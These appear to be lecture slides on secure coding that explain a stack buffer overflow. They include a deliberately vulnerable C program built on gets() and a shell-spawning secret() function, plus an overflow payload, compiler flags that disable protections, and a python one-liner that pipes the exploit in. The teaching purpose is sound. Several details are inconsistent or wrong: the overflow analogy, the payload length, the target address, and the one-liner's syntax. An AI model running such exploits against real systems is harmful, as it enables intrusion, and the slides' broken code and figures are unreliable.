Secure Software Development (Secure Coding)

Vulnerabilities, Exploits, and Best Practices

0Day

Verily, when the developer herds understand the tools that drive them to their cubicled pastures every day, then shall the 0day be depleted — but not before.

– Manul Laphroaig

What is a 0Day vulnerability?

Agenda

Imagin: You've built an incredible, feature-rich software application, but it's riddled with vulnerabilities that malicious actors can exploit. The consequences could be catastrophic, ranging from data breaches and financial losses to damage to your organization's reputation.

This lecture is all about understanding why secure software development is absolutely crucial in the field of cybersecurity. We'll explore the principles, practices, and tools that developers and organizations use to create software that's robust against cyber threats.

Introduction to Secure Coding

- Writing code resistant to malicious attacks is called Secure Coding
- It is the first line of defence against cyber threats.
- Protects data integrity, confidentiality, and availability
- Fixing security issues early in development is more cost-effective than addressing them later.
- Secure software minimizes the risk of disruptions caused by cyberattacks
- 90% of cyberattacks exploit known software vulnerabilities (IBM Report).

Some Secure Coding practices

1. Input Validation (Validate data received externally)
2. Memory Safety Functions (Strncpy instead of Strcpy)
3. Error Handling (Failure Cases, exceptions handling)
4. Code Reviews (Find code issues using peers)

Buffer Overflow Vulnerability

Imagine a glass (buffer) that can hold exactly 16 ounces (e.g., char buffer[16])

Pouring 12 ounces into it → Overflow spills into adjacent space (e.g., return address)

Input fills buffer[16], then overwrites Saved RBP, then Return Address

Attacker replaces the return address with the address of malicious code (e.g., secret() or shellcode)

1 ————> **2**

```
High Address
+-----------------+
| Return Address  | ← Target for overwrite
+-----------------+
| Saved RBP       | ← 8 bytes (64-bit)
+-----------------+
| buffer[16]      | ← User input starts here
+-----------------+
Low Address
```

```
+---------------------+
| Attacker's Address  | ← Malicious address (e.g., 0x1169)
+---------------------+
| AAAA BBBB CCCC DDDD | ← Overflow into RBP
+---------------------+
| AAAA BBBB CCCC DDDD | ← Filled buffer[16]
+---------------------+
```

Buffer Overflow Exploitation

Attacker Input:

"AAAABBBBCCCCDDDDEEEE\x69\x11\x00\x00\x00\x00\x00\x00"

AAAABBBBCCCCDDDDEEEE fills the 16-byte buffer + 8-byte RBP.

The last 8 bytes overwrite the return address with 0x1169 (address of secret()).

Exploit:

Program jumps to secret() → Spawns a shell.

Vulnerable Code

```
#include <stdio.h>
#include <string.h>
void secret() {
  printf("BIT F21 shouldn't be here!\n");
  system("/bin/sh");
}
void bitf21() {
  char name[16];
  printf("Enter your name, and keep silence: ");
  gets(name); //Dangerous?
  printf("Hello, %s!\n", name);
}
int main() {
  bitf21();
  return 0;
}
```

Secure Code

```
#include <stdio.h>
#include <string.h>
int main()
{
    char buffer[20];
    printf("Enter your name: ");
    fgets(buffer, sizeof(buffer), stdin);
    buffer[strcspn(buffer, "\n")] = '\0';
    printf("Welcome, %s!\n", buffer);
    return 0;
}
```

Activity : Exploit a vulnerable code

Task: Overwrite the return address to jump to secret() or inject shellcode.


gcc -fno-stack-protector -z execstack -no-pie -o vulnerable vulnerable.c

objdump -d vulnerable | grep secret

python3 -c '(import sys; sys.stdout.buffer.write(b"A"*24 + b"\x56\x11\x40\x00\x00\x00\x00\x00"))' | ./vulnerable

If successful, this should spawn a shell or at least call secret() like screenshot.

reason: Input is treated as data, not executable code.



Sample Secure Coding job